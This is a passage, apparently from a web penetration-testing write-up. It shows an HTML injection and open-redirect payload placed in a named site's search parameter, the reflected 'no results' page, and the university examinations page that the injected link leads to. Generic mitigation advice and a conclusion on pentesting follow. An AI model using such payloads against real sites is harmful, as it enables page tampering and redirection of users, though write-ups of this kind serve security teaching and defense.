
romdevelopers.com/index.php?a=shop&b=search&keyword="><font+color%3D"orange">Calcutta+university<a+href%3D"https%3A%2F%2Fcuexam.net%2F">+login+here+to+see+re...

Calcutta university login here to see result | Rom Developers">

Search results for "">Calcutta university login here to see result"

No Results Found

We are sorry, no results found based on your query.



From The Vice Chancellor's Desk

This dedicated website of the Examinations Department of the University yet another step to make our University system student-friendly. The Controller of Examinations and his team deserve to be complemented for initiating this exercise, which demonstrates our commitment to use Information Technology as an effective tool for e-governance;

Very often the students, teachers, college administrators and section of civil society are put in a disadvantageous situation because of the absence of adequate access to information concerning the University Examination system. We have also realized that the University's recent attempt to put together all relevant information concerning University examination in print format do not always serve the purpose because lack off effective communication between the College administration and the students. The Controller of Examinations, accordingly has rightly resolved to directly reach out to the students and another stake Holders with all relevant information concerning the examination System of the University. The present website is an outcome of this endeavor.

The website contains information about the Department of Controller of Examinations, details about examination regulations, Question formats, model questions, distribution of marks, schedule of examinations and proposed dates for the publication of results, fee structure and academic calendar. Besides, the UG, B. Ed. and Law Examination candidates will be able to know the center from where they will be able to appear for the examination. The students will also have the benefit of knowing the examination results from this website immediately after the meeting of concerned body/bodies of the University.

I am confident that this website will be an effective step not only for the improvement of the University Administration, but also for improving the civil society - University Relationship. I should also take this opportunity to acknowledge the assistance received from National Information Center, West Bengal, for providing a hyper-link. We do hope to initiate other measures in co-operation with National Information Center to make the University administration more civil society friendly.

- *This is how we can go to the official website that we added in the payload.*

- ## ***MITIGATION TECHNIQUES:***

To mitigate XSS, HTML injection, and open redirect vulnerabilities, the primary techniques include: strict input validation, proper output encoding, implementing a Content Security Policy (CSP), using secure libraries for sanitization, and carefully reviewing redirect logic when handling user input; essentially ensuring that any untrusted data is thoroughly checked and sanitized before being displayed on a webpage or used for redirects.

❑ ***XSS (Cross-Site Scripting):***

- ***Input Validation****: Validate user input to ensure it only contains expected data types and patterns, preventing malicious scripts from being injected.*
- ***Output Encoding:*** *Encode any user-provided data before displaying it on the page, converting special characters to their HTML entities to prevent them from being interpreted as code.*
- ***Content Security Policy (CSP):*** *Define allowed sources for scripts and other resources in your application to restrict where JavaScript can be loaded from, mitigating XSS attacks.*

❑ ***HTML Injection:***

- ***Sanitization:*** *Use dedicated libraries to sanitize user input, stripping out potentially harmful HTML tags and attributes.*
- ***Whitelisting:*** *Only allow specific, safe HTML tags and attributes to be used in user input.*
- ***DOM-based XSS awareness:*** *Be mindful of how user input is handled within JavaScript and DOM manipulation to prevent DOM-based XSS attacks.*

❑ ***Open Redirect:***

- ***URL Validation:*** *Validate the URL provided by the user before redirecting, ensuring it points to a trusted domain and not a malicious site.*
- ***Whitelisting:*** *Maintain a whitelist of allowed redirect destinations to prevent unexpected redirects.*
- ***Secure Redirection Logic:*** *Use proper server-side functions to handle redirects, avoiding direct string concatenation with user input.*

❑ *Other important considerations:*

- ***Regular Security Audits:*** *Perform periodic security assessments to identify potential vulnerabilities and ensure mitigation techniques are effective.*
- ***Framework Best Practices:*** *Leverage security features provided by your web development framework to simplify secure coding.*
- ***Keep Software Updated:*** *Maintain up-to-date libraries and frameworks to benefit from security patches that address known vulnerabilities.*

- ***CONCLUSION:***

Web Application Penetration Testing (WAPT) is a crucial process in securing web applications against potential threats and vulnerabilities. By simulating real-world attacks, WAPT identifies security weaknesses, evaluates the application's resilience, and helps prioritize remediation efforts.

1. ***Proactive Defense:***
   - *WAPT enables organizations to detect vulnerabilities before attackers exploit them.*
   - *It provides an opportunity to implement robust security measures proactively.*
2. ***Comprehensive Risk Assessment:***
   - Identifies vulnerabilities like XSS, SQL injection, CSRF, authentication flaws, and more.
   - Evaluates the impact and likelihood of potential threats, aiding in effective risk management.
3. **Compliance and Standards:**
   - Helps organizations meet compliance requirements such as PCI DSS, GDPR, and ISO 27001.
   - Demonstrates a commitment to maintaining high security standards.
4. **Continuous Improvement:**
   - WAPT isn’t a one-time activity but part of an ongoing security strategy.
   - Regular testing ensures the application stays secure as it evolves.
5. **Empowering Development Teams:**
   - Provides actionable insights to developers for fixing vulnerabilities.
   - Encourages a culture of secure coding practices.

WAPT is an essential component of modern cybersecurity strategies. By investing in regular and thorough penetration testing, organizations can safeguard their web applications, protect sensitive data, and maintain user trust. It underscores the principle that security is not a one-time effort but a continuous process of vigilance and improvement.

-THE END-